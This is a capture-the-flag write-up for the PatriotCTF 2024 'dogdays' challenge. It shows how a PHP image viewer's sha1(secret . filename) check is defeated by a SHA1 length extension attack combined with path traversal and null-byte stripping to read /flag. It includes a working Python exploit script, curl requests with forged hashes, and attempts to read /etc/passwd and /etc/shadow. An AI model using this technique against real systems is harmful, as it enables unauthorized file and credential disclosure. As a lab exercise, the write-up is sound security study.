This page contains my writeup for the PatriotCTF 2024 Dogdays challenge.
Challenge notes
dogdays 426 Medium
Woof woof
http://chal.competitivecyber.club:7777
Author: Dylan (elbee3779)
Files
Download the dist.tar.xz challenge archive:
wget --content-disposition --directory-prefix=dogdays \
    "https://pctf.competitivecyber.club/files/293b2c364cb6ddfac14a9cf1cc9ed8b9/dist.tar.xz?token=…"
Unpack the challenge archive to dogdays:
tar xvf dogdays/dist.tar.xz -C dogdays
The challenge archive contains these files:
assets/
assets/BAD.gif
assets/style.css
assets/script.js
index.php
pupper/
pupper/3.png
pupper/1.png
pupper/2.png
pupper/4.png
pupper/5.png
pupper/6.png
pupper/7.png
pupper/8.png
view.php
Here's what the challenge server shows you for index.php:

Take a look at view.php:
<!-- view.php -->
<?php
    $pic = $_GET['pic'];
    $hash = $_GET['hash'];
    if(sha1("TEST SECRET1".$pic)==$hash){
        $imgdata = base64_encode(file_get_contents("pupper/".str_replace("\0","",$pic)));
        echo "<!DOCTYPE html>";
        echo "<html><body><h1>Here's your picture:</h1>";
        echo "<img src='data:image/png;base64,".$imgdata."'>";
        echo "</body></html>";
    }else{
        echo "<!DOCTYPE html><html><body>";
        echo "<h1>Invalid hash provided!</h1>";
        echo '<img src="assets/BAD.gif"/>';
        echo "</body></html>";
    }
    // The flag is at /flag, that's all you're getting!
?>
This means that you need to trick view.php into giving you the flag at /flag, perhaps using a local file include vulnerability.
Take a closer look at how view.php reads its puppy pictures:
file_get_contents("pupper/".str_replace("\0","",$pic))
str_replace("\0","",$picremoves all occurences of the 0 byte in the $pic variable. Plug in a few values in a php -a interactive shell to see what str_replace returns:
$pic = "flag";
echo "pupper/".str_replace("\0","",$pic);
This gives you:
pupper/flag
Assume that the pupper directory is located here:
/var/www/html/pupper/
You need to go up four directories like so to get the root:
/var/www/html/pupper/../../../../flag
That's not enough to solve the challenge. The other half is that view.php calculates a $hash by concatenating TEST SECRET1 (not the real secret, obviously) with the $pic value that you pass as GET parameter:
if(sha1("TEST SECRET1".$pic)==$hash){
Here's a valid URL containing a valid hash, found in index.php when looking at the cute dog pictures:
http://chal.competitivecyber.club:7777/view.php?pic=2.png&hash=6e52c023e823622a86e124824efbce29d78b2e73
This means that view.php derives the hash with the following formula:
6e52c023e823622a86e124824efbce29d78b2e73 = sha1($SECRET."2.png");
Here's how you'd use curl to fetch the image with --url-query flags:
curl "http://chal.competitivecyber.club:7777/view.php" \
    --url-query "+pic=2.png%00" \
    --url-query hash=6e52c023e823622a86e124824efbce29d78b2e73 -v
To solve the challenge, find a value for $SECRET to satisfy this equation:
sha1($SECRET . $pic) == $hash
     ^           ^       ^
    unknown      known   known
You can find $SECRET with john1. Treat the hashes as if they were passwords that you want to crack and let a file name act as salt. Refer to the
dynamic hash format docs
https://github.com/openwall/john/blob/bleeding-jumbo/doc/DYNAMIC to find out
that john calls this a dynamic_24 hash because the format is sha1(unknown.unknown)
Make your own hashes for testing with the above TEST SECRET1 sample secret:
<?php
echo(sha1("TEST SECRET11.png") . "\n");
echo(sha1("TEST SECRET12.png") . "\n");
echo(sha1("TEST SECRET13.png") . "\n");
echo(sha1("TEST SECRET14.png") . "\n");
echo(sha1("TEST SECRET15.png") . "\n");
echo(sha1("TEST SECRET16.png") . "\n");
echo(sha1("TEST SECRET17.png") . "\n");
echo(sha1("TEST SECRET18.png") . "\n");
?>
This outputs a 8 SHA1 hashes. Edit them with a bit of Vim magic to get the following john-compatible contents:
u:$dynamic_24$06eec33e30d11c6f553e3b0836323af3a91ec2df$1.png
u:$dynamic_24$2b1c49af24948a3fd6596b6b115704c24b0ce67b$2.png
u:$dynamic_24$33e69426ac5e88789a86ff3c9d1a65bd890b5284$3.png
u:$dynamic_24$e93ae4b472c99b2f86416375edcfe3f8aba5658f$4.png
u:$dynamic_24$5b4051c5c519ec4ff2be0671c4270ac1d1baea44$5.png
u:$dynamic_24$30398af705656653b94551cfb6e06f4fe84cf473$6.png
u:$dynamic_24$21c0812345a1faf1cde5e61828c5f96db20d1583$7.png
u:$dynamic_24$88372f0e5de3a969ef1c0c087e8203c48c42dc0f$8.png
Store these hashes in dogdays/known_hashes.john.txt and prepare a 1-word wordlist:
echo "TEST SECRET1" > dogdays/known_wordlist.txt
Start cracking with john:
john --wordlist=dogdays/known_wordlist.txt dogdays/known_hashes.john.txt
john --show dogdays/known_hashes.john.txt
John finds the password for these hashes:
u:TEST SECRET1
u:TEST SECRET1
u:TEST SECRET1
u:TEST SECRET1
u:TEST SECRET1
u:TEST SECRET1
u:TEST SECRET1
u:TEST SECRET1

8 password hashes cracked, 0 left
Now try the actual hashes. Extract their values from index.php and put them in the same dynamic_24 john-compatible format:
$dynamic_24$06dadc9db741e1c2a91f266203f01b9224b5facf$1.png
$dynamic_24$6e52c023e823622a86e124824efbce29d78b2e73$2.png
$dynamic_24$a5fb9167c3c648c736069dc994e2a90e056ad5e5$3.png
$dynamic_24$f0f0add5246f94a09e66f599ba63ad74531652ed$4.png
$dynamic_24$4eaf7a5280341437ad821565b17d15bbebfc1b9e$5.png
$dynamic_24$80596d18d360a675b2b772359ecf01e8365c856b$6.png
$dynamic_24$69fdf9dd6e9823fa12cc30432cf8cdd91eaf252f$7.png
$dynamic_24$9aca3bc5ff2454266b998e770a3868963d29f5f3$8.png
Store these hashes in dogdays/hashes.john.txt. Crack the passwords using the rockyou password list from SecLists2
john --wordlist=(
    tar -xvzf SecLists/Passwords/Leaked-Databases/rockyou.txt.tar.gz -O | psub
) dogdays/hashes.john.txt
john --show dogdays/hashes.john.txt
It runs for a while but doesn't find anything.
Length extensions
Investigate whether this may be solvable with a length extension attack.
view.php constructs the hash as follows:
sha1(secret . message)
Use the hash length extension hlexted tool from the stephenbradshaw/hlexted repository extended with my own code:
# exploit.py
# […]
# Above are the contents of hlextend/hlextend.py
def external(name: bytes, hash: str) -> Optional[requests.Response]:
    response = requests.get(
        "http://chal.competitivecyber.club:7777/view.php",
        params={
            "pic": name,
            "hash": hash,
        }
    )
    found = "base64" in response.text
    if found:
        return response
    return None

def try_for_extension(extension: bytes) -> str:
    # known_data = b"1.png"
    known_data = b"2.png"
    # From dogdays/index.php
    # known_hash = "06dadc9db741e1c2a91f266203f01b9224b5facf"
    known_hash = "6e52c023e823622a86e124824efbce29d78b2e73"
    assert external(known_data, known_hash)

    sha = new("sha1")

    # Secret length is 12
    for length in [12]:
        extension = sha.extend(extension, known_data, length, known_hash)
        hash = sha.hexdigest()
        response = external(extension, hash)
        if response:
            print(f"Found: {extension}, secret length is {length}")
            print(f"Expected hash: {hash}")
            break
    else:
        raise ValueError("not found")

    extension_stripped = extension.replace(b"\0", b"")
    print(f'extension stripped: {extension_stripped}')
    print("Server response text")

    match = re.search(r"png;base64,(.+)'", response.text)
    assert match
    return binascii.a2b_base64(match[1]).decode()

def main():
    # Known good:
    # try_for_extension(b"/../1.png")
    # Print /etc/passwd
    # print(try_for_extension(b"/../../../../../etc/passwd"))
    print(try_for_extension(b"/../../../../../flag"))

Here's where I got confused because I assumed that the flag is flag.txt and not, as it later turns out, just flag.
Remember that view.php strips null bytes from a file name. This means that 2.png\x80\x00\x00…\x00\x88 becomes 2.png\x80\x88. Try the following in your terminal with the php command:
<?php
// Doesn't work because of null byte
echo(file_get_contents("/etc/passwd\0"));
// Works when you're in /home/$USER
echo(file_get_contents("/etc/passwd\x80\x88../../../etc/shadow"));
?>
Combined with my own try_for_extension() function, hlexted finds a byte sequence that correctly extends it and prints:
Found: b'2.png\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x88../../../../flag', secret length is 12
Send the sequence to the server with curl:
echo -ne "2.png\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x88/../../../flag" | \
    curl "http://chal.competitivecyber.club:7777/view.php" \
    --url-query pic@- \
    --url-query hash=0641a9e829cae9d68c5ad825fcedd48da16b1ed6 -v

Automation is important in CTFs and I've made ./exploit.py print out the contents of a few files on the target machine, including the flag at /flag.
-
John the RIpper password cracker www.openwall.com/john ↩
-
SecLists "SecLists is […] a collection of multiple types of lists used during security assessments[…]" ↩